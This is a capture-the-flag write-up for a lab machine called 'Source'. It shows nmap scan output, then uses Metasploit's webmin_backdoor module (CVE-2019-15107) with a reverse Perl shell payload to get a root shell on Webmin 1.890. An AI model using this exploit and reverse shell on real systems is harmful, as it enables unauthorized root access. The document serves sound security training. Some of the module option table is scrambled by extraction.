Source CTF Writeup

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phase 1: recon

The first thing we do is run a port scan in order to find what is running on this machine.

```
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-03 23:37 UTC

Nmap scan report for ip-10-10-204-1.eu-west-1.compute.internal (10.10.204.1)

Host is up (0.033s latency).

Not shown: 65533 closed tcp ports (reset)

PORT STATE SERVICE

22/tcp open ssh

10000/tcp open snet-sensor-mgmt

MAC Address: 02:8B:98:E5:B3:7F (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 12.83 seconds
```

```
PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:
| 2048 b74cd0bde27b1b15722764562915ea23 (RSA)
| 256 b78523114f44fa22008e40775ecf287c (ECDSA)
| 256 a9fe4b82bf893459365becdac2d395ce (ED25519)

10000/tcp open http MiniServ 1.890 (Webmin httpd)
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).


MAC Address: 02:8B:98:E5:B3:7F (Unknown)

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


There are two services running.

port 10000 http


Port 10000 is running Webmin, and can must be connected to via https.



We attempt a login just to see what information we can gather.



There is also a robots.txt, but no information comes from it.



phase 2: access

In researching MiniServ 1.890, it appears to be vulnerable to CVE-2019-15107.

Metasploit has a module for this.

```
Module options (exploit/linux/http/webmin_backdoor):
                        Current Setting Required Description
                                                              A proxy chain of format type:host:port[,type:host:port][...]
The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
The target port (TCP)
The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
The local port to listen on.
Negotiate SSL/TLS for outgoing connections
Path to a custom SSL certificate (default is randomly generated)
Base path to Webmin
The URI to use for this exploit (default is random)
HTTP server virtual host
                   10.10.204.1 yes
10000 yes
0.0.0.0 yes
8080 yes
true no
     Proxies
     RPORT
     SRVHOST
     SRVPORT
     SSLCert
     TARGETURI /
     URIPATH
     VHOST
Payload options (cmd/unix/reverse perl):
     Name Current Setting Required Description
    LHOST 10.10.196.186 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
     Id Name
     0 Automatic (Unix In-Memory)
msf6 exploit(linux/http/webmin_backdoor) > run
```

After running the exploit, we see that the shell spawned is actually a root shell.

```
id
uid=0(root) gid=0(root) groups=0(root)
```

That's the box!